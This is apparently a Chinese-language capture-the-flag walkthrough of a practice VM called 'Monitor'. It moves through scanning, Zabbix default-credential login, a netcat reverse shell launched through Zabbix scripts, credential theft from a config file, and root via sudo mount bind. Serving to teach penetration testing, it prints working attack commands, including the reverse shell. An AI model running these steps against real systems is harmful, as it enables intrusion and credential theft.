一、信息收集

1. 主机发现

首先，使用 `arp-scan` 在本地网络中发现目标主机。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
...
192.168.205.141 08:00:27:b0:33:ee       PCS Systemtechnik GmbH
...
```

确认目标主机IP地址为 `192.168.205.141`。

2. 端口扫描

使用 `nmap` 对目标主机进行全端口扫描和服务版本探测。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p- 192.168.205.141
...
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
10050/tcp open  zabbix-agent
10051/tcp open  zabbix-trapper
...
```

扫描结果显示开放了多个端口，包括 **22 (SSH)**, **80 (HTTP)**, 以及与Zabbix监控服务相关的 **10050** 和 **10051** 端口。

二、Web渗透与立足点

1. Web服务探查

访问目标 `http://192.168.205.141`，页面显示为一个“监控系统登录”界面。尝试使用常见的弱口令 `admin:admin` 进行登录，请求成功后被重定向到 `dashboard.php`，登录后进入一个通用的仪表板页面，未发现可利用的功能点或信息泄露。

随后，使用 `gobuster` 进行目录爆破，发现了一个重要的路径 `/zabbix/`。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ gobuster dir -u http://192.168.205.141 ...
...
/zabbix (Status: 301) [Size: 319] [--> http://192.168.205.141/zabbix/]
...
```

2. Zabbix RCE (远程代码执行)

针对发现的 `/zabbix` 路径，使用`nuclei`进行漏洞扫描，发现存在Zabbix默认凭证漏洞。


```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nuclei -u http://192.168.205.141/zabbix/
...
[zabbix-default-login] [http] [high] http://192.168.205.141/zabbix/index.php
[password="zabbix",path="/index.php",username="Admin"]
...
```

扫描结果提示默认用户名为 `Admin`，密码为 `zabbix`。

使用该凭证登录Zabbix系统。Zabbix提供了创建和执行脚本的功能，我们可以利用此功能获取反弹shell。

1. **创建脚本**: 导航到 `Administration` > `Scripts`，点击 `Create script`。
2. **配置脚本**:
    - **Name**: `shell`
    - **Scope**: `Manual host action`
    - **Type**: `Script`
    - **Execute on**: `Zabbix server`
    - **Commands**: `busybox nc 192.168.205.128 8888 -e /bin/bash`

    ps:建议进去shell之后写一个脚本再执行一遍反弹，不然的话，他的脚本任务一结束就会断开，大约5min左右
3. **执行脚本**: 导航到 `Monitoring` > `Hosts`，选择目标主机，然后从脚本下拉菜单中选择并执行刚刚创建的 `shell` 脚本。



在Kali上设置`netcat`监听，成功接收到反弹shell。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.205.128] from (UNKNOWN) [192.168.205.141] 55914
id
uid=107(zabbix) gid=114(zabbix) groups=114(zabbix)
```

为方便后续操作，对获取的非交互式shell进行稳定化处理。

```
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
```

三、权限提升

1. 横向移动 (zabbix -> hyh)

在`zabbix`用户权限下，寻找配置文件以获取更多凭证信息。Zabbix的Web配置文件通常包含了数据库的连接信息。

```
zabbix@Monitor:/$ find / -name 'zabbix.conf.php' 2>/dev/null
/usr/share/zabbix/conf/zabbix.conf.php
zabbix@Monitor:/$ cat /usr/share/zabbix/conf/zabbix.conf.php
<?php
// Zabbix GUI configuration file.
$DB['TYPE']                             = 'MYSQL';
$DB['SERVER']                   = 'localhost';
$DB['DATABASE']                 = 'zabbix';
$DB['USER']                             = 'zabbix';
$DB['PASSWORD']                 = 'root123';
...
?>
```

从配置文件中，我们获得了数据库用户`zabbix`的密码`root123`。通过`ls /home`发现存在另一个用户`hyh`。尝试使用此密码切换到`hyh`用户。

```
zabbix@Monitor:/$ su hyh
Password: root123
hyh@Monitor:~$ id
uid=1002(hyh) gid=1002(hyh) groups=1002(hyh)
```

成功切换到`hyh`用户，并在其家目录下找到`user.txt`。

2. 提权至root

在`hyh`用户下，使用`sudo -l`检查其sudo权限。

```
hyh@Monitor:~$ sudo -l
...
User hyh may run the following commands on Monitor:
    (ALL) NOPASSWD: /usr/bin/mount
```

结果显示，`hyh`用户可以无密码以root权限执行`/usr/bin/mount`命令。查询**GTFOBins**可知，可以利用`mount`的`bind`选项来执行任意命令。

> https://gtfobins.github.io/gtfobins/mount/

我们将`/bin/bash`通过`bind`的方式挂载到`/bin/mount`上，然后通过`sudo`执行`mount`，此时执行的将是拥有root权限的bash。

```
hyh@Monitor:~$ sudo mount -o bind /bin/bash /bin/mount
hyh@Monitor:~$ sudo mount
root@Monitor:/home/hyh# id
uid=0(root) gid=0(root) groups=0(root)
```

成功获得root权限。

四、获取Flag

现在我们拥有了root权限，可以读取所有的Flag。

```
root@Monitor:~# cat /root/root.txt
flag{root-deb15d884e04de6f6972b3c25e3cc11b}

root@Monitor:~# cat /home/hyh/user.txt
flag{user-ab0e0561b1a833a6141ad2273744543c}
```

所有Flag均已找到，渗透测试完成。